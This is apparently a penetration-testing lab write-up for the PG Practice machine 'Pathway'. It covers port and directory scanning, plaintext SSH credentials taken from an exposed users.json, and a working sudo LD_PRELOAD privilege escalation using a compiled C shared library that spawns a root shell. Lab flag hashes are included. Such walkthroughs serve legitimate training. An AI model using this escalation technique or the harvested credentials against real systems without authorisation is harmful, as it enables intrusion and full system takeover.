
Summary #
On port 4566 there is a webservice serving a json file containing credentials. Using these credentials we get initial access via SSH. Once on the box we find that we can run /usr/bin/ping as sudo without a password. Also the LD_PRELOAD environment variable is set. Abusing this variable by creating and compiling C code, we escalate our privileges to the root user.
Specifications #
- Name: PATHWAY
- Platform: PG PRACTICE
- Points: 15
- Difficulty: Intermediate
- System overview: Linux pathway 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64
- IP address: 192.168.220.230
- OFFSEC provided credentials: None
- HASH:
local.txt:2c3501090344ec0a3e62f307d6d4384b - HASH:
proof.txt:5d8650996c16f3a545e709e11fae7f58
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir pathway && cd pathway && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x   7 kali kali 4096 Aug 28 15:33 .
drwxrwxr-x 108 kali kali 4096 Aug 28 15:33 ..
drwxrwxr-x   2 kali kali 4096 Aug 28 15:33 enum
drwxrwxr-x   2 kali kali 4096 Aug 28 15:33 exploits
drwxrwxr-x   2 kali kali 4096 Aug 28 15:33 files
drwxrwxr-x   2 kali kali 4096 Aug 28 15:33 tools
drwxrwxr-x   2 kali kali 4096 Aug 28 15:33 uploads

ip=192.168.220.230

ping $ip

PING 192.168.220.230 (192.168.220.230) 56(84) bytes of data.
64 bytes from 192.168.220.230: icmp_seq=1 ttl=61 time=21.4 ms
^C
--- 192.168.220.230 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 21.393/21.393/21.393/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
0day was here ♥

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.220.230:22
Open 192.168.220.230:80
Open 192.168.220.230:3089
Open 192.168.220.230:4566
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 15:34 +0200
Initiating Ping Scan at 15:34
Scanning 192.168.220.230 [4 ports]
Completed Ping Scan at 15:34, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:34
Completed Parallel DNS resolution of 1 host. at 15:34, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 15:34
Scanning 192.168.220.230 [4 ports]
Discovered open port 80/tcp on 192.168.220.230
Discovered open port 22/tcp on 192.168.220.230
Discovered open port 3089/tcp on 192.168.220.230
Discovered open port 4566/tcp on 192.168.220.230
Completed SYN Stealth Scan at 15:34, 0.04s elapsed (4 total ports)
Nmap scan report for 192.168.220.230
Host is up, received echo-reply ttl 61 (0.020s latency).
Scanned at 2026-08-28 15:34:35 CEST for 0s

PORT     STATE SERVICE   REASON
22/tcp   open  ssh       syn-ack ttl 61
80/tcp   open  http      syn-ack ttl 61
3089/tcp open  ptk-alink syn-ack ttl 61
4566/tcp open  kwtc      syn-ack ttl 60

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
           Raw packets sent: 8 (328B) | Rcvd: 5 (204B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp   open  ssh       syn-ack ttl 61
80/tcp   open  http      syn-ack ttl 61
3089/tcp open  ptk-alink syn-ack ttl 61
4566/tcp open  kwtc      syn-ack ttl 60
Run the following command to get a string of all open ports and add in with a NMAP command to portscan found open ports:
sudo nmap -T3 -p $(awk -F'/' '{print $1}' files/ports | paste -sd, -) -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 61 OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 fc:72:06:8f:ef:ec:9b:87:f3:95:ca:f2:e7:1f:ea:dc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFyksaWzSNfPbN6T3ts7+fGJ0/9aIXrN7HimSzjO+W6pfa1Qq4QZb/hnkglJwvjgcTOQiraq2M9EQ9JtbRC1ROY=
|   256 42:c2:f0:fd:85:f6:93:cb:bd:a0:e8:ed:c1:a2:6d:60 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHbDRRUQ2YifMbadcFEg6fdgQ2bcGEHcQyrud/UFwLiy
80/tcp   open  http       syn-ack ttl 61 nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Chain App Dev
| http-methods:
|_  Supported Methods: GET HEAD POST
3089/tcp open  ptk-alink? syn-ack ttl 61
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   FourOhFourRequest, GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     content-type: text/plain; charset=UTF-8
|     Date: Fri, 28 Aug 2026 13:38:32 GMT
|_    Connection: close
4566/tcp open  http       syn-ack ttl 60 TwistedWeb httpd 24.3.0
|_http-server-header: TwistedWeb/24.3.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Initial Access #
On port 80 there is a website called Chain, but there is no functionality to abuse.

So let’s scan the port with gobuster.
gobuster dir -t 100 -u http://$ip:80/ -w /usr/lib/python3/dist-packages/autorecon/wordlists/dirbuster.txt | tee enum/dirbuster-dir-raw-80

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.220.230:80/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/lib/python3/dist-packages/autorecon/wordlists/dirbuster.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
assets               (Status: 301) [Size: 169] [--> http://192.168.220.230/assets/]
vendor               (Status: 301) [Size: 169] [--> http://192.168.220.230/vendor/]
===============================================================
Finished
===============================================================

gobuster dir -t 100 --exclude-length 153 -u http://$ip:80/ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -x pdf,html,php,txt,zip | tee enum/gobuster-raft-small-words-raw-80

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.220.230:80/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] Exclude Length:          153
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              pdf,html,php,txt,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.php            (Status: 200) [Size: 31519]
assets               (Status: 301) [Size: 169] [--> http://192.168.220.230/assets/]
.                    (Status: 200) [Size: 31519]
vendor               (Status: 301) [Size: 169] [--> http://192.168.220.230/vendor/]
===============================================================
Finished
===============================================================
The results don’t show anything interesting or accessible. So we switch our attention to port 4566 which also a sort of a website. When accessing this port through the browser, it’s just a blank page. Running gobuster reveals a directory called internal.
gobuster dir -t 100 -u http://$ip:4566/ -w /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt | tee enum/raft-large-dir-raw-80

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.220.230:4566/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
internal             (Status: 200) [Size: 626]
===============================================================
Finished
===============================================================
When we visit this URL: http://192.168.220.230:4566/internal, we see the content of an XML file which references users.json.

Verifying that this file exist we use gobuster:. Indeed, there is a file in the internal directory called users.json: http://192.168.220.230:4566/internal/users.json.
gobuster dir -t 100 -u http://$ip:4566/internal/ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -x json | tee enum/gobuster-raft-small-words-raw-80
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.220.230:4566/internal/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              json
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
users.json           (Status: 200) [Size: 381]
===============================================================
Finished
===============================================================
Accessing this file gives us two users and passwords, namely: brian:T@k9B#LmX2^VzJ6p and huzaid:M4&dX-Yq7Nz#5RbC.
We can use both credentials to get initial access via SSH. Using the brian credentials we can access the local.txt.
ssh brian@$ip
The authenticity of host '192.168.220.230 (192.168.220.230)' can't be established.
ED25519 key fingerprint is: SHA256:DklQpxrLtoaufgj7p+2aDA6cAHCcLgqzj6qfqHm1nHw
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:84: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.220.230' (ED25519) to the list of known hosts.
brian@192.168.220.230's password:
Linux pathway 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
brian@pathway:~$

## print local.txt
brian@pathway:~$ cat local.txt
2c3501090344ec0a3e62f307d6d4384b
Privilege Escalation #
Running sudo -l we see we can run /usr/bin/ping as root without entering a password. We can also see the LD_PRELOAD environment variable is set. LD_PRELOAD is an environment variable that forces the system’s dynamic linker to load a specified shared library (.so file) before any other libraries when a program runs. This allows a user to intercept and override standard system functions (like open, read, or geteuid) with custom code. This line env_keep += LD_PRELOAD explicitly tells sudo to preserve the LD_PRELOAD variable when switching to the root environment. So let’s abuse this using our own code.
The code we’re going to create makes a custom shared library designed to spawn a root shell when loaded by a privileged process (like sudo). What it does: When a user runs sudo LD_PRELOAD=/path/to/shell.so <command>, the system loads shell.so with root privileges because of the env_keep+=LD_PRELOAD rule. The _init() function executes instantly, dropping the user directly into a root bash shell before the intended command ever runs. Once we compile the .c code we get some errors but nevertheless the shared object shell.so is created. Running the sudo ping command and setting LD_PRELOAD will escalate our privileges to the root user.
## print sudo permissions
brian@pathway:~$ sudo -l
Matching Defaults entries for brian on pathway:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty, env_keep+=LD_PRELOAD

User brian may run the following commands on pathway:
    (ALL) NOPASSWD: /usr/bin/ping

## use nano to create a file called `shell.c` with this content:
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
	unsetenv("LD_PRELOAD");
	setgid(0);
	setuid(0);
	system("/bin/bash");
}

## compile
gcc -shared -fPIC -o shell.so ./shell.c -nostartfiles

##
brian@pathway:~$ sudo LD_PRELOAD=./shell.so ping
root@pathway:/home/brian#

## print proof.txt
root@pathway:/home/brian# cat /root/proof.txt
5d8650996c16f3a545e709e11fae7f58
References #
[+]